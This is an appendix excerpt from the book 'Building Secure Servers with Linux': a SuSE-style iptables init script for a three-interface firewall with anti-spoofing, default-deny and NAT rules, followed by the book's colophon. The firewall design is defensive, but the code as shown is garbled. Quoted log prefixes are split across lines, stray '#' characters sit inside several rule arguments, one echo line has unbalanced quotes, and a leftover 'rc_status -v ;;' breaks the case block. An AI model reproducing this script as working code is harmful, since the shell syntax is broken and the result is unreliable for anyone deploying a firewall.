base=${0##*/}
link=${base#*[SK][0-9][0-9]}

# Force execution if not called by a runlevel directory.
test $link = $base && START_LOCALFW=yes
test "$START_LOCALFW" = yes || exit 0

# Shell functions sourced from /etc/rc.status:
#   rc_check      check and set local and overall rc status
#   rc_status     check and set local and overall rc status
#   rc_status -v  ditto but be verbose in local rc status
#   rc_status -v -r ditto and clear the local rc status
#   rc_failed     set local and overall rc status to failed
#   rc_reset      clear local rc status (overall remains)
#   rc_exit       exit appropriate to overall rc status
. /etc/rc.status

# First reset status of this service
rc_reset

# Return values acc. to LSB for all commands but status:
# 0 - success
# 1 - misc error
# 2 - invalid or excess args
# 3 - unimplemented feature (e.g. reload)
# 4 - insufficient privilege
# 5 - program not installed

```

```

# 6 - program not configured
# 7 - program is not running
#
# Note that starting an already running service, stopping
# or restarting a not-running service as well as the restart
# with force-reload (in case signalling is not supported) are
# considered a success.

# /End SuSE-specific stuff.
# The rest of this script is non-SuSE specific

case "$1" in
start)
echo -n "Loading Firewall's Packet Filters"

# SETUP

# Load kernel modules first
modprobe ip_tables
modprobe ip_conntrack_ftp
modprobe iptable_nat
modprobe ip_nat_ftp

# Flush old rules, old custom tables
$IPTABLES --flush
$IPTABLES --delete-chain
$IPTABLES --flush -t nat
$IPTABLES --delete-chain -t nat

# Set default-deny policies for all three default chains
$IPTABLES -P INPUT DROP
$IPTABLES -P FORWARD DROP
$IPTABLES -P OUTPUT DROP

# Give free reign to loopback interfaces
$IPTABLES -I INPUT 1 -i lo -j ACCEPT
$IPTABLES -I OUTPUT 1 -o lo -j ACCEPT

# Do some rudimentary anti-IP-spoofing drops on INPUT chain
#
$IPTABLES -A INPUT -s 192.168.0.0/16 -i $IFACE_EXT -j LOG --log-prefix
#"Spoofed source
IP "
$IPTABLES -A INPUT -s 192.168.0.0/16 -i $IFACE_EXT -j DROP
$IPTABLES -A INPUT -s 172.16.0.0/12 -j LOG --log-prefix "Spoofed source IP "
$IPTABLES -A INPUT -s 172.16.0.0/12 -j DROP
$IPTABLES -A INPUT -s 10.0.0.0/8 -j LOG --log-prefix " Spoofed source IP "
$IPTABLES -A INPUT -s 10.0.0.0/8 -j DROP
$IPTABLES -A INPUT -s ! $NET_DMZ -i $IFACE_DMZ -j LOG --log-prefix "Spoofed
source IP "
$IPTABLES -A INPUT -s ! $NET_DMZ -i $IFACE_DMZ -j DROP
$IPTABLES -A INPUT -s ! $NET_INT -i $IFACE_INT -j LOG --log-prefix "Spoofed
source IP "
$IPTABLES -A INPUT -s ! $NET_INT -i $IFACE_INT -j DROP
$IPTABLES -A INPUT -s $NET_DMZ -i $IFACE_EXT -j LOG --log-prefix " Spoofed
source IP "
$IPTABLES -A INPUT -s $NET_DMZ -i $IFACE_EXT -j DROP
$IPTABLES -A INPUT -s $IP_INT -i $IFACE_INT -j LOG --log-prefix #"Spoofed
source IP
(firewall's ) "
$IPTABLES -A INPUT -s $IP_INT -i $IFACE_INT -j DROP
$IPTABLES -A INPUT -s $IP_DMZ -i $IFACE_DMZ -j LOG --log-prefix #"Spoofed
source IP
(firewall's ) "
$IPTABLES -A INPUT -s $IP_DMZ -i $IFACE_DMZ -j DROP
$IPTABLES -A INPUT -s $IP_EXT -i $IFACE_EXT -j LOG --log-prefix "Spoofed
source IP
(firewall's ) "

```



```

$IPTABLES -A INPUT -s $IP_EXT -i $IFACE_EXT -j DROP

# Do the same rudimentary anti-IP-spoofing drops on FORWARD chain
#
$IPTABLES -A FORWARD -s 192.168.0.0/16 -i $IFACE_EXT -j LOG --log-prefix "
Spoofed source IP "
$IPTABLES -A FORWARD -s 192.168.0.0/16 -i $IFACE_EXT -j DROP
$IPTABLES -A FORWARD -s 172.16.0.0/12 -j LOG --log-prefix "Spoofed source IP
"
$IPTABLES -A FORWARD -s 172.16.0.0/12 -j DROP
$IPTABLES -A FORWARD -s 10.0.0.0/8 -j LOG --log-prefix "Spoofed source IP "
$IPTABLES -A FORWARD -s 10.0.0.0/8 -j DROP
$IPTABLES -A FORWARD -s ! $NET_DMZ -i $IFACE_DMZ -j LOG --log-prefix
"Spoofed source IP "
$IPTABLES -A FORWARD -s ! $NET_DMZ -i $IFACE_DMZ -j DROP
$IPTABLES -A FORWARD -s ! $NET_INT -i $IFACE_INT -j LOG --log-prefix
"Spoofed source IP "
$IPTABLES -A FORWARD -s ! $NET_INT -i $IFACE_INT -j DROP
$IPTABLES -A FORWARD -s $NET_DMZ -i $IFACE_EXT -j LOG --log-prefix "Spoofed
source IP "
$IPTABLES -A FORWARD -s $NET_DMZ -i $IFACE_EXT -j DROP
$IPTABLES -A FORWARD -s $IP_INT -i $IFACE_INT -j LOG --log-prefix "Spoofed
source IP
(firewall's) "
$IPTABLES -A FORWARD -s $IP_INT -i $IFACE_INT -j DROP
$IPTABLES -A FORWARD -s $IP_DMZ -i $IFACE_DMZ -j LOG --log-prefix "Spoofed
source IP
(firewall's) "
$IPTABLES -A FORWARD -s $IP_DMZ -i $IFACE_DMZ -j DROP
$IPTABLES -A FORWARD -s $IP_EXT -i $IFACE_EXT -j LOG --log-prefix "Spoofed
source IP
(firewall's) "
$IPTABLES -A FORWARD -s $IP_EXT -i $IFACE_EXT -j DROP

# INBOUND POLICY

# Accept inbound packets that are part of previously-OK'ed sessions
$IPTABLES -A INPUT -j ACCEPT -m state --state ESTABLISHED,RELATED

# Tell netfilter that all TCP sessions must begin with SYN
$IPTABLES -A INPUT -p tcp ! --syn -m state --state NEW -j LOG --log-prefix
"Stealth scan attempt?"
$IPTABLES -A INPUT -p tcp ! --syn -m state --state NEW -j DROP

# Accept packets initiating SSH sessions from internal network to firewall
$IPTABLES -A INPUT -p tcp -s $NET_INT --dport 22 -m state --state NEW -j
ACCEPT

# Log anything not accepted above
$IPTABLES -A INPUT -j LOG --log-prefix "Dropped by default (INPUT):"
$IPTABLES -A INPUT -j DROP

# OUTBOUND POLICY

# If it's part of an approved connection, let it out
$IPTABLES -A OUTPUT -m state --state RELATED,ESTABLISHED -j ACCEPT

# Allow outbound ping (comment-out when not needed!)
# $IPTABLES -A OUTPUT -p icmp -j ACCEPT

# Allow outbound DNS queries, e.g. to resolve IPs in logs
$IPTABLES -A OUTPUT -p udp --dport 53 -j ACCEPT

# Allow outbound HTTP for Yast2 Online Update
$IPTABLES -A OUTPUT -p tcp --dport 80 -j ACCEPT

# Log anything not accepted above
$IPTABLES -A OUTPUT -j LOG --log-prefix "Dropped by default (OUTPUT):"

```

```

$IPTABLES -A OUTPUT -j DROP

# FORWARD POLICY

# If it's part of an approved connection, let it out
$IPTABLES -I FORWARD 1 -m state --state RELATED,ESTABLISHED -j ACCEPT

# Tell netfilter that all TCP sessions must begin with SYN
$IPTABLES -A FORWARD -p tcp ! --syn -m state --state NEW -j LOG --log-prefix
"Stealth scan
attempt?"
$IPTABLES -A FORWARD -p tcp ! --syn -m state --state NEW -j DROP

# Allow all access to Woofgang's web sites
$IPTABLES -A FORWARD -p tcp -d $WOOFGANG --dport 80 -m state --state NEW -j
ACCEPT

# Allow all access to Woofgang's FTP sites
$IPTABLES -A FORWARD -p tcp -d $WOOFGANG --dport 21 -m state --state
NEW,RELATED -j ACCEPT

# Allow dns from Woofgang to external DNS servers
$IPTABLES -A FORWARD -p udp -s $WOOFGANG -m state --state NEW,RELATED --
dport 53 -j ACCEPT

# NOTE: the next few rules reflect a restrictive stance re. internal users:
# only a few services are allowed outward from the internal network.
# This may or may not be politically feasible in your environment, i.e., you
# really shouldn't "allow all outbound," but sometimes you have no choice.

# Allow dns queries from internal hosts to external DNS servers
# NOTE: in practice this rule should be source-restricted to internal DNS
# servers (that perform recursive queries on behalf of internal users)
#
$IPTABLES -A FORWARD -p udp -s $NET_INT -m state --state NEW,RELATED --dport
53 -j ACCEPT

# Allow FTP from internal hosts to the outside world
$IPTABLES -A FORWARD -p tcp -s $NET_INT -m state --state NEW,RELATED --dport
21 -j ACCEPT

# Allow HTTP from internal hosts to the outside world
$IPTABLES -A FORWARD -p tcp -s $NET_INT -m state --state NEW --dport 80 -j
ACCEPT

# Allow HTTPS from internal hosts to the outside world
$IPTABLES -A FORWARD -p tcp -s $NET_INT -m state --state NEW --dport 443 -j
ACCEPT

# Allow SMTP from internal hosts to the outside world
# NOTE: in practice this should be source-restricted to internal mail
# servers
#
$IPTABLES -A FORWARD -p tcp -s $NET_INT -m state --state NEW --dport 25 -j
ACCEPT

# Allow SSH from internal hosts to Woofgang
# NOTE: in practice this should be source-restricted to internal admin
# systems
#
$IPTABLES -A FORWARD -p tcp -s $NET_INT -d $WOOFGANG -m state --state NEW --
dport 22 -j ACCEPT

# Log anything not accepted above - if nothing else, for t-shooting
$IPTABLES -A FORWARD -j LOG --log-prefix "Dropped by default (FORWARD):"
$IPTABLES -A FORWARD -j DROP

# NAT: Post-Routing

```

```

# Hide internal network behind firewall
$IPTABLES -t nat -A POSTROUTING -s $NET_INT -o $IFACE_EXT -j SNAT --to-
source $IP_EXT
$IPTABLES -t nat -A POSTROUTING -s $NET_INT -o $IFACE_DMZ -j SNAT --to-
source $IP_DMZ

# Remember status and be verbose
rc_status -v
;;

# The following commented-out section is active in Example A-1 but
# SHOULD NOT BE USED on a live firewall. (It's only here so I can tell you
not
# to use it!) Sometimes you can justify turning off packet filtering on a
# bastion host, but NEVER on a firewall

# wide_open)
# echo -n "DANGER!! Unloading firewall's Packet Filters! ARE YOU MAD?"
#
# $IPTABLES --flush
# $IPTABLES -P INPUT ACCEPT
# $IPTABLES -P FORWARD ACCEPT
# $IPTABLES -P OUTPUT ACCEPT

# Remember status and be verbose
rc_status -v
;;

# Unload all fw rules, leaving default-drop policies
stop)
echo -n "Stopping the firewall (in a closed state)!"

$IPTABLES --flush

# Remember status and be quiet
rc_status
;;

status)
echo "Querying iptables status..."
echo " " (actually doing iptables --list)..."

$IPTABLES --list; rc=$?
if test $rc = 0; then echo "OK"
else echo "Hmm, that didn't work for some reason. Bummer."
fi
#rc_status
;;
*)
echo "Usage: $0 {start|stop|status}"
exit 1
;;
esac
rc_exit

```

Colophon

Our look is the result of reader comments, our own experimentation, and feedback from distribution channels. Distinctive covers complement our distinctive approach to technical topics, breathing personality and life into potentially dry subjects.

Linley Dolby was the production editor, and Jeff Holcomb was the copyeditor for Building Secure Servers with Linux. Ann Schirmer was the proofreader. Linley Dolby and Claire Cloutier provided quality control. Julie Hawks wrote the index. Genevieve d'Entremont provided production assistance.

The image on the cover of Building Secure Servers with Linux is a caravan. Emma Colby designed the cover of this book, based on a series design by Hanna Dyer and Edie Freedman. The cover image is a 19th-century engraving from *The American West in the 19th Century* (Dover). Emma Colby produced the cover layout with Quark XPress 4.1 using Adobe's ITC Garamond font.

David Futato designed the interior layout. The chapter opening images are from the Dover Pictorial Archive, *Marvels of the New West: A Vivid Portrayal of the Stupendous Marvels in the Vast Wonderland West of the Missouri River*, by William Thayer (The Henry Bill Publishing Co., 1888), and *The Pioneer History of America: A Popular Account of the Heroes and Adventures*, by Augustus Lynch Mason, A.M. (The Jones Brothers Publishing Company, 1884).

This book was converted to FrameMaker 5.5.6 by Joe Wizda with a format conversion tool created by Erik Ray, Jason McIntosh, Neil Walls, and Mike Sierra that uses Perl and XML technologies. The text font is Linotype Birka; the heading font is Adobe Myriad Condensed; and the code font is LucasFont's TheSans Mono Condensed. The illustrations that appear in the book were produced by Robert Romano and Jessamyn Read using Macromedia FreeHand 9 and Adobe Photoshop 6. The tip and warning icons were drawn by Christopher Bing.

The online edition of this book was created by the Safari production group (John Chodacki, Becki Maisch, and Madeleine Newell) using a set of Frame-to-XML conversion and cleanup tools written and maintained by Erik Ray, Benn Salter, John Chodacki, and Jeff Liggett.